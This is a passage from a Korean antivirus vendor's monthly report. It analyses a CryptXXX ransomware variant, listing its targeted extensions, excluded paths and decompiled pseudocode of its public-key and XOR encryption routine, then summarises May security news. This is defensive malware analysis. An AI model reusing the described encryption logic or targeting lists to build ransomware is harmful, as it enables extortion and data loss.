
[그림 5] Export function list

Export 함수별 기능은 아래와 같다.

DllEntryPoint	MXS0 실행
MXS0	감염여부 확인 후 감염되어 있지 않으면 MXS1 실행
MXS1	MXS4, MXS2 의 실행을 포함한 메인 감염 루틴
MXS2	C&C 통신
MXS3	INT3 Exception 을 이용한 MXS1 실행
MXS4	특정 프로세스 강제종료 및 MXS3 실행

2.2.2 파일 암호화

시스템에 존재하는 드라이브 문자열을 얻어와서 Drive Type 을 얻어온다. 시스템에 존재하는 드라이브들 중 타입이 아래에 해당하는 경우라면 암호화의 대상이 된다. (GetDriveType -> EncryptLoop)



[그림 6] GetDriveType 후에 암호화 루틴(EncryptLoop)으로 이어지는 부분

랜섬웨어는 시스템에 존재하는 드라이브를 검사하여 드라이브 타입이 아래의 경우 중 하나에 해당하면 암호화를 진행하도록 되어있다.

DRIVE_REMOVABLE	이동식 드라이브(USB 저장장치 등)
DRIVE_FIXED	고정형 드라이브(HDD, SSD 등)
DRIVE_REMOTE	네트워크 드라이브


랜섬웨어는 파일을 검사하여 파일의 확장자가 아래와 같으면 암호화를 진행한다.

.3DM	.BNA	.CV5	.DXB	.FLA	.HPI	.JSP	.MAN	.OBJ	.PEF	.PPTM
.3DS	.BND	.CVG	.DXF	.FLI	.HPL	.JTX	.MAP	.OC3	.PEM	.PPTX
.3G2	.BOC	.CVI	.DXL	.FLR	.HTC	.JWL	.MAQ	.OC4	.PFF	.PRF
.3GP	.BOK	.CVS	.ECO	.FLV	.HTM	.JXR	.MAT	.OC5	.PFI	.PRIV
.4DB	.BRD	.CVX	.ECW	.FM5	.HTML	.KDB	.MAX	.OCE	.PFS	.PRIVATE
.4DL	.BRK	.CWT	.ECX	.FMV	.HWP	.KDBX	.MB	.OCI	.PFV	.PRT
.4MP	.BRN	.CXF	.EDB	.FODT	.I3D	.KDC	.MBM	.OCR	.PFX	.PRW
.A3D	.BRT	.CYI	.EFD	.FOL	.IB	.KDI	.MBOX	.ODB	.PGF	.PSD
.ABM	.BSS	.DAD	.EGC	.FP3	.IBD	.KDK	.MDB	.ODG	.PGM	.PSDX
.ABS	.BTD	.DAF	.EIO	.FP4	.IBOOKS	.KES	.MDF	.ODM	.PHM	.PSE
.ABW	.BTI	.DB	.EIP	.FP5	.ICN	.KEY	.MDN	.ODO	.PHP	.PSID
.ACCDB	.BTR	.DB3	.EIT	.FP7	.ICON	.KIC	.MDT	.ODP	.PI1	.PSP
.ACT	.BZ2	.DBF	.EMD	.FPOS	.IDC	.KLG	.ME	.ODS	.PI2	.PSPIMAGE
.ADN	.C	.DBK	.EMF	.FPT	.IDEA	.KML	.MEF	.ODT	.PI3	.PSW
.ADP	.C2	.DBT	.EML	.FPX	.IDX	.KMZ	.MELL	.OFL	.PIC	.PTG
.AES	.C4	.DBV	.EMLX	.FRM	.IFF	.KNT	.MFD	.OFT	.PICT	.PTH
.AF2	.C4D	.DBX	.EPF	.FRT	.IGT	.KON	.MFT	.OMF	.PIF	.PTX
.AF3	.CAL	.DCA	.EPP	.FT10	.IGX	.KPG	.MGCB	.OPLC	.PIX	.PVJ
.AFT	.CALS	.DCB	.EPS	.FT11	.IHX	.KWD	.MGMT	.OQY	.PJPG	.PVM
.AFX	.CAN	.DCH	.EPSF	.FT7	.IIL	.LAY	.MGMX	.ORA	.PJT	.PVR
.AGIF	.CD5	.DCS	.EQL	.FT8	.IIQ	.LAY6	.MID	.ORF	.PLT	.PWA
.AGP	.CDB	.DCT	.ERF	.FT9	.IMD	.LBM	.MIN	.ORT	.PLUGIN	.PWI
.AHD	.CDC	.DCU	.ERR	.FTN	.INDD	.LBT	.MKV	.ORX	.PMG	.PWR
.AIC	.CDG	.DCX	.ETF	.FWDN	.INFO	.LDF	.MMAT	.OTA	.PNG	.PXR
.AIF	.CDMM	.DDL	.ETX	.FXC	.INK	.LGC	.MML	.OTG	.PNI	.PZ3
.AIM	.CDMT	.DDOC	.EUC	.FXG	.IPF	.LIS	.MNG	.OTI	.PNM	.PZA
.ALBM	.CDR	.DDS	.EXR	.FZB	.IPX	.LIT	.MNR	.OTP	.PNTG	.PZP
.ALF	.CDR3	.DED	.FAL	.FZV	.ITDB	.LJP	.MNT	.OTS	.PNZ	.PZS
.ANI	.CDR4	.DF1	.FAQ	.GADGET	.ITW	.LMK	.MOBI	.OTT	.POP	.QCOW2
.ANS	.CDR6	.DGN	.FAX	.GBK	.IWI	.LNT	.MOS	.OVP	.POT	.QDL
.APD	.CDT	.DGS	.FB2	.GBR	.J2C	.LP2	.MOV	.OVR	.POTM	
.APK	.CER	.DHS	.FB3	.GCDP	.J2K	.LRC	.MP3	.OWC	.POTX	
.APM	.CF	.DIB	.FBL	.GDB	.JAR	.LST	.MP4	.OWG	.PP4	
.APNG	.CFG	.DIF	.FBX	.GDOC	.JAS	.LTR	.MPA	.OYX	.PP5	
.APP	.CFM	.DIP	.FCD	.GED	.JAVA	.LTX	.MPF	.OZB	.PPAM	
.APS	.CFU	.DJV	.FCF	.GEM	.JB2	.LUA	.MPG	.OZJ	.PPM	
.APT	.CGI	.DJVU	.FDB	.GEO	.JBMP	.LUE	.MPO	.OZT	.PPS	

.APX	.CGM	.DM3	.FDF	.GFB	.JBR	.LUF	.MRG	.P12	.PPSM	
.ARC	.CIMG	.DMI	.FDR	.GGR	.JFIF	.LWO	.MRXS	.P7S	.PPSX	
.ART	.CIN	.DMO	.FDS	.GIF	.JIA	.LWP	.MS11	.P96	.PPT	
.ARW	.CIT	.DNC	.FDT	.GIH	.JIS	.LWS	.MSG	.P97		
.ASC	.CKP	.DNE	.FDX	.GIM	.JKS	.LYT	.MSI	.PAGES		
.ASE	.CLASS	.DOC	.FDXT	.GIO	.JNG	.LYX	.MT9	.PAL		
.ASF	.CLKW	.DOCB	.FES	.GLOX	.JOE	.M	.MUD	.PAN		
.ASK	.CMA	.DOCM	.FFT	.GPD	.JP1	.M3D	.MWB	.PANO		
.ASM	.CMD	.DOCX	.FH10	.GPG	.JP2	.M3U	.MWP	.PAP		
.ASP	.CMX	.DOCZ	.FH11	.GPN	.JPE	.M4A	.MXL	.PAQ		
.ASPX	.CNM	.DOT	.FH3	.GPX	.JPEG	.M4V	.MYD	.PAS		
.ASW	.CNV	.DOTM	.FH4	.GRO	.JPG	.MA	.MYI	.PB		
.ASX	.COLZ	.DOTX	.FH5	.GROB	.JPG2	.MAC	.MYL	.PBM		
.ASY	.CPC	.DP1	.FH6	.GRS	.JPS		.NCR	.PC1		
.ATY	.CPD	.DPP	.FH7	.GSD	.JPX		.NCT	.PC2		
.AVI	.CPG	.DPX	.FH8	.GTHR	.JRTF		.NDF	.PC3		
.AWDB	.CPP	.DQY	.FIC	.GTP			.NEF	.PCD		
.AWP	.CPS	.DRW	.FID	.GWI			.NFO	.PCS		
.AWT	.CPT	.DRZ	.FIF	.H			.NJX	.PCT		
.AWW	.CPX	.DSK	.FIG	.HBK			.NLM	.PCX		
.AZZ	.CRD	.DSN	.FIL	.HDB			.NOTE	.PDB		
.BAD	.CRT	.DSV		.HDP			.NOW	.PDD		
.BAY	.CRWL	.DT2		.HDR			.NRW	.PDF		
.BBS	.CRYPT	.DTA		.HHT			.NS2	.PDM		
.BDB	.CSR	.DTD		.HIS			.NS3	.PDN		
.BDP	.CSS	.DTSX		.HPG			.NS4	.PDS		
.BDR	.CSV	.DTW		.HPGL			.NSF	.PDT		
.BEAN	.CSY	.DVI					.NV2	.PE4		
.BIB	.CUE	.DVL					.NYF			
.BM2		.DWG					.NZB			
.BMP										
.BMX										

.QMG	.RTX	.SITX	.STR	.TIFF	.VCXPROJ	.WDP	.XDL
.QPX	.RUN	.SK1	.STW	.TJP	.VDA	.WEBP	.XHTM
.QRY	.RW2	.SK2	.STY	.TLB	.VDB	.WGZ	.XHTML
.QVD	.RWL	.SKM	.SUB	.TLC	.VDI	.WIRE	.XLC
.RA	.RZK	.SLA	.SUMO	.TM2	.VEC	.WKS	.XLD
.RAD	.RZN	.SLD	.SVA	.TMD	.VFF	.WMA	.XLF
.RAR	.S2MV	.SLDX	.SVF	.TMP	.VMDK	.WMDB	.XLGC
.RAS	.S3M	.SLK	.SVG	.TMV	.VML	.WMF	.XLM
.RAW	.SAF	.SLN	.SVGZ	.TMX	.VMX	.WMV	.XLR
.RCTD	.SAI	.SLS	.SWF	.TNE	.VNT	.WP4	.XLS
.RCU	.SAM	.SMF	.SXC	.TPC	.VOB	.WP5	.XLSB
.RDB	.SAVE	.SMIL	.SXD	.TPI	.VPD	.WP6	.XLSM
.RDDS	.SBF	.SMS	.SXG	.TRM	.VPE	.WP7	.XLSX
.RDL	.SCAD	.SOB	.SXI	.TVJ	.VRML	.WPA	.XLT
.RFT	.SCC	.SPA	.SXM	.TXT	.VRP	.WPD	.XLTM
.RGB	.SCH	.SPE	.SXW	.U3D	.VSD	.WPE	.XLTX
.RGF	.SCI	.SPH	.T2B	.U3I	.VSDM	.WPG	.XLW
.RIB	.SCM	.SPJ	.TAB	.UDB	.VSDX	.WPL	.XML
.RIC	.SCT	.SPP	.TAR	.UFO	.VSM	.WPS	.XPM
.RIFF	.SCV	.SPQ	.TB0	.UFR	.VST	.WPT	.XPS
.RIS	.SCW	.SPR	.TBK	.UGA	.VSTX	.WPW	.XWP
.RIX	.SDB	.SQB	.TBN	.UNX	.VUE	.WRI	.XY3
.RLE	.SDF	.SQL	.TCX	.UOF	.VW	.WSC	.XYP
.RLI	.SDM	.SQLITE3	.TDF	.UOP	.WAV	.WSD	.XYW
.RNG	.SDOC	.SQLITEDB	.TDT	.UOT	.WB1	.WSF	.YAL
.RPD	.SDW	.SR2	.TE	.UPD	.WBC	.WSH	.YBK
.RPF	.SEP	.SRT	.TEX	.USR	.WBD	.WTX	.YML
.RPT	.SFC	.SRW	.TEXT	.UTF8	.WBK	.WVL	.YSP
.RRI	.SFW	.SSA	.TF	.UTXT	.WBM	.X3D	.YUV
.RSB	.SGM	.SSK	.TFC	.V12	.WBMP	.X3F	.Z3D
.RSD	.SIG	.STC	.TG4	.VB	.WBZ	.XAR	.ZABW
.RSR		.STD	.TGA	.VBR	.WCF	.XCODEPROJ	.ZDB
.RSS		.STE	.TGZ	.VBS	.WDB	.XDB	.ZDC
.RST		.STI	.THM	.VCF			.ZIF
.RTD		.STM	.THP	.VCT			.ZIP
.RTF		.STN	.TIF				.ZIPX
		.STP					.ZW

경로 문자열에 아래 문자열이 포함되는 경우 암호화 대상에서 제외된다.



[그림 7] 암호화 대상에서 제외되는 경로의 일부

\\WINDOWS\\	\\WINNT	\\RECYCLER\\	\\SYSTEM~1\\
\\BOOT\\	\\RECOVERY\\	\\$RECYCLE.BIN\\	\\PERFLOGS\\
\\EFI\\	\\CONFIG.MSI\\	\\PROGRA~1\\	\\PROGRA~2\\
\\GOOGLE\\	\\TEMP\\	\\ALLUSE~1\\	\\APPDATA\\
\\PROGRA~3\\	\\PUBLIC\\	AUTOEXEC.BAT	THUMBS.DB
\\APPLIC~1\\	\\COOKIES\\	\\LOCALS~1\\	\\TEMPLA~1\\

랜섬웨어 제작자는 암호화 하고자 하는 파일의 크기가 13,631,488(0xD00000) 바이트를 넘을 경우 최대 13,631,488 바이트만 암호화 하고 나머지 부분은 암호화가 되지 않도록 해두었다. 어차피 부분 암호화가 되면 파일의 구조는 손상되기 때문에 암호화가 된 것이나 마찬가지로 볼 수 있다.

```
i = GetFileSize__(v52);
if ( (signed __int64)(unsigned int)i <= 0xD00000 )// 최대 암호화 사이즈는 0xD00000(약13메가)
  v44 = i;                                        // 파일이 13메가보다 작으면 파일 사이즈를 그대로 사용
else
  v44 = 13631488;                                 // 파일이 13메가보다 크면 13메가를 최대 사이즈로 사용
```
[그림 8] 최대 파일 암호화 사이즈

암호화는 이전 버전의 CryptXXX 와 달리 파일의 0x40 byte 만큼 공개키로 암호화 하고 0x1FFF 만큼 키 테이블을 이용한 XOR 암호화를 진행하게 된다. 따라서 0x203F 블럭 단위로 암호화가 진행된다.

```
if ( ReadFile_0(v53, hFile[1], v16, &v52, v25, v26, v27, v28, v29, v30, HIDWORD(v30)) )
{
  for ( szFile = GetFileSizeFunc(hFile); ; szFile -= 0x203Fi64 )// 0x1FFF + 0x40 = 0x203F
  {
    if ( HIDWORD(szFile) )
    {
      if ( SHIDWORD(szFile) <= 0 )
        goto FinalizeEncrypt;
    }
    else if ( !szFile )
    {
      goto FinalizeEncrypt;
    }
    if ( szFile <= 0x40 )                   // 파일 길이가 0x40보다 작을 때
    {
      LoadFileBuffer(hFile, szFile);
      if ( UsePublicKeyEncrypt(&v45, szFile, v56) )
        WriteEncryptBuffer(v46, &v45, 0x80);
      else
        EncryptRetFlag = 2;
      goto FinalizeEncrypt;
    }                                       //
                                            //
    LoadFileBuffer(hFile, 0x40);            // 0x40만큼 읽어와 public key로 Encrypt
    if ( !UsePublicKeyEncrypt(&v45, 0x40, v56) )
    {
      EncryptRetFlag = 1;
      goto FinalizeEncrypt;
    }
    WriteEncryptBuffer(v46, &v45, 0x80);    // Encrypt된 버퍼가 0x80이 되므로 0x80만큼 WriteFile
    if ( szFile - 0x40 <= 0x1FFF )
      break;                                //
                                            //
    LoadFileBuffer(hFile, 0x1FFF);          // 0x1FFF만큼 읽어와 Keytable과 XOR Encrypt
    EncryptXOR(&v45, 0x1FFFu, &v45, 0x1FFF, 0x1FFF);
    WriteEncryptBuffer(v46, &v45, 0x1FFF);
  }                                         //
                                            //
  v48 = szFile - 0x40;                      // 남은 부분 마무리 XOR Encrypt
  if ( szFile - 0x40 > 0 )
  {
    LoadFileBuffer(hFile, v48);
    EncryptXOR(&v45, 0x1FFFu, &v45, v48, 0x1FFF);
    WriteEncryptBuffer(v46, &v45, v48);
  }
}
```


[그림 9] 암호화 로직

파일 암호화가 끝나면 파일 끝에 0x118 byte 만큼 사용했던 키 테이블을 공개키로 암호화 하여 붙여 놓는다.

```
if ( !EncryptRetFlag )
{
  SetFilePointerEx(v53, 0, 0, 0, 0);
  v30 = &v52;
  v29 = GetFileSizeFunc(v46);
  if ( WriteFile_0(v53, v46[1], v29, v30, HIDWORD(v30)) )
  {
    v41 = 1000;
    EncryptKeytableWithPublickey(v50, v56, &v33);
    System::__linkproc__ LStrToString(255, v33);
    SetFilePointerEx(v53, 0, 0, 0, 2);
    if ( v44 <= 0 )
    {
      if ( WriteFile_0(v53, &v41, 0x118, &v52, 0) < 1 )// 파일 끝에 Keytable을 public key로 암호화 하고 0x118만큼 붙임
        EncryptRetFlag = 8;
    }
    else
    {
      v30 = &v52;
      v29 = GetFileSizeFunc(hFile);
      if ( WriteFile_0(v53, hFile[1], v29, v30, HIDWORD(v30)) )
      {
        if ( WriteFile_0(v53, &v41, 0x118, &v52, 0) < 1 )
          EncryptRetFlag = 7;
      }
      else
      {
        EncryptRetFlag = 6;
      }
    }
  }
```


[그림 10] 키 테이블 암호화 하여 추가

암호화된 블록 초기 0x80 바이트는 공개키로 암호화 되어 있으며 0x1FFFbyte 는 키 테이블과 XOR 암호화가 되어 있다. 그리고 파일 마지막에 키 테이블과 공개키로 암호화된 0x118byte 만큼 파일에 추가 된다. 초기 바이트가 공개키로 암호화 되어 있기 때문에 개인키가 없으면 완벽한 복호화가 사실상 어렵다.




[그림 11] 원본과 암호화된 파일 블록 비교

암호화가 된 파일은 아래와 같이 파일명의 끝에 ".cryp1"가 붙게 된다.




[그림 12] 암호화가 이루어진 파일에 cryp1 확장자가 붙은 모습

또한 암호화가 끝난 폴더에는 아래와 같이 결제를 요구하는 안내문을 담은 txt 파일과 html 파일을 생성해 둔다.



[그림 13] 결제 유도문 파일을 생성해둔 모습

결제 요구 안내문 파일의 이름은 아래와 같이 부여 받은 개인 ID 명과 일치하도록 되어있다. 감염 후에는 아래와 같은 화면이 뜨면서 사용자는 키보드 및 마우스의 어떠한 동작도 수행할 수 없는 상태가 되는데, 사용자는 컴퓨터를 재시작 하여야 조작을 할 수 있다.



[그림 14] 랜섬웨어 작동 완료 후 나타나는 화면

3. 결론

이번에 다룬 악성코드는 시스템에 존재하는 파일들을 검사하고 악성코드가 암호화 하고자 하는 확장자인 경우 암호화를 수행하고, 그것을 빌미로 금전을 요구하는 랜섬웨어의 전형적인 모습이라고 할 수 있다. 과거에 유포되었던 CryptXXX 와 비교했을 때 이번 변종 버전은 복호화가 사실상 불가능 하도록 기능을 좀더 고도화 하였으며, 암호화 대상 확장자의 범위도 이전 버전과 비교했을 때 그 종류가 훨씬 많아졌다.

최근의 백신들은 랜섬웨어의 심각성을 인지하고 행위기반 랜섬웨어 차단 기능을 도입하여 랜섬웨어로부터의 피해를 사전에 예방하게 해준다. 알약은 랜섬웨어 사전 차단 기능을 제공하고 있으며 현재까지 알려진 대부분의 랜섬웨어를 사전에 차단하고 이를 사용자에게 알려주기 때문에 더욱 안전한 컴퓨팅 환경을 만들어준다.

랜섬웨어는 피해를 입으면 돌이킬 수 없기 때문에 사용자가 평소 컴퓨터를 사용하면서 중요한 자료의 백업을 생활화 하고 운영체제나 써드 파티 프로그램의 업데이트를 최신으로 유지하는 것이 무엇보다 중요하다. 그리고 보안이 상대적으로 취약한 사이트에는 함부로 접근하지 않는 것도 중요하다.

Part3. 보안 이슈 돋보기

5 월의 보안 이슈

5 월의 취약점

5 월의 보안 이슈

알약이 뽑은 TOP 이슈

- '잊혀질 권리' 가이드라인 제정

자기게시물에 대한 관리권 상실로 인해 발생하는 피해를 줄일 수 있는 '인터넷 자기 게시물 접근배제요청권 가이드라인'이 마련되었다. 회원탈퇴 등의 사유로 본인이 직접 지울 수 없게 된 게시물에 대해 헌법상의 개인정보자기결정원, 행복추구권 및 사생활의 비밀과 자유 등에 근거하여 정보통신서비스사업자에게 타인의 접근 배제를 요청할 수 있도록 하였다. '잊혀질 권리'는 내달 시행된다.

- 한진 중공업 해킹이 북한소행?

독도함을 건조한 한진중공업이 북한 정찰총국으로 추정되는 세력에 의해 해킹 공격을 당했으며, 이에 함정 무기체계 관련 군사기밀 등 방위산업 자료가 대거 유출되었다고 전해졌다. 이에 국군기무사령부가 북한의 소행 여부, 피해규모 등을 파악중인 것으로 확인되었다.

- '개인정보보호 암호화' 금융권, 대응 본격화

지난 1 월부터 시행된 개인정보보호법 시행령 개정안에 따르면, 주민번호 보관 규모가 100 만명 미만인 기업은 올해 말, 100 만명 이상인 기업은 2017 년 말까지 각각 주민등록번호를 암호화 하도록 규정하였다. 이에 따라 금융권은 물론 개인정보를 대규모로 보유하고 있는 기업들의 내부관리계획의 이행실태 점검 및 개선, 접근권한 관리 및 접근통제 조치 등의 사업이 이어질 전망이다.

- 군 무인정찰기 만드는 대한항공도 뚫렸다

군 무인정찰기를 만드는 대한항공의 전산망이 외부세력에 뚫려 지난달 초 수만 건의 자료가 유출된 것으로 확인되었다. 유출된 자료에는 국산 무인정찰기의 부품 사진과 정비메뉴얼, 항공기 날개 관련 문서 등이 포함된 것으로 전해졌다. 북한의 사이버테러 위협이 고조되는 가운데 한진중공업에 이어 국내 방산업체를 노린 해킹이 또다시 발생하여 대책마련이 시급하다.

Part3. 보안 이슈 돋보기

- 한국은행, 각국 중앙은행 사이버공격에 보안 강화 나서

각국 중앙은행에 대한 사이버 공격이 증가하고 있어 한국은행이 보안강화에 나서고 있다. 한국은행이 전산 보안 점검에 나선 것은 지난 2 월 방글라데시 중앙은행이 미국 연방준비은행에 보유한 계좌가 스위프트를 통하여 해킹을 당했기 때문이다. 또한 한국은행 인터넷 홈페이지가 디도스 공격을 받아 접속속도가 느려지기도 했다. 이에 한국은행은 올해 초부터 IT 부문 운영체제 점검 TF 팀을 구성하고 보안관제인력을 2 배가량 늘리는 등 보안강화에 나서고 있다.

- 방산업체 700 곳에 방사청 사칭 해킹 e 메일

국내 방산업체와 방위산업 관련 무역업체를 대상으로 방위사업청과 한국방위산업진흥회를 사칭한 해킹 e 메일이 대량으로 발송돼 국군기무사령부가 확인작업에 나섰다. 제목은 '국내 방산 전시회 참가 지원에 대한 설문조사' 였으며, 'DAPA.rar'이라는 파일을 첨부하였다. 첨부파일을 실행하면 PC 에 악성코드가 설치돼 각종 자료가 유출된다.

- 공군 홈페이지 해킹, 북한소행 가능성.. 임시홈페이지 운영 중

공군홈페이지는 이달 초 해킹을 당했고, 이에 대응 작업에 착수했지만 복구작업에 실패하여 2 주일 가까이 정상운영되고 있지 않다. 공군은 현재 개인정보 유출이 작은 최소한의 기능만 살려 임시 홈페이지를 운영하고 있으며, 국군사이버사령부는 해킹 세력이 위조한 악성코드의 종류를 분석 중에 있다.

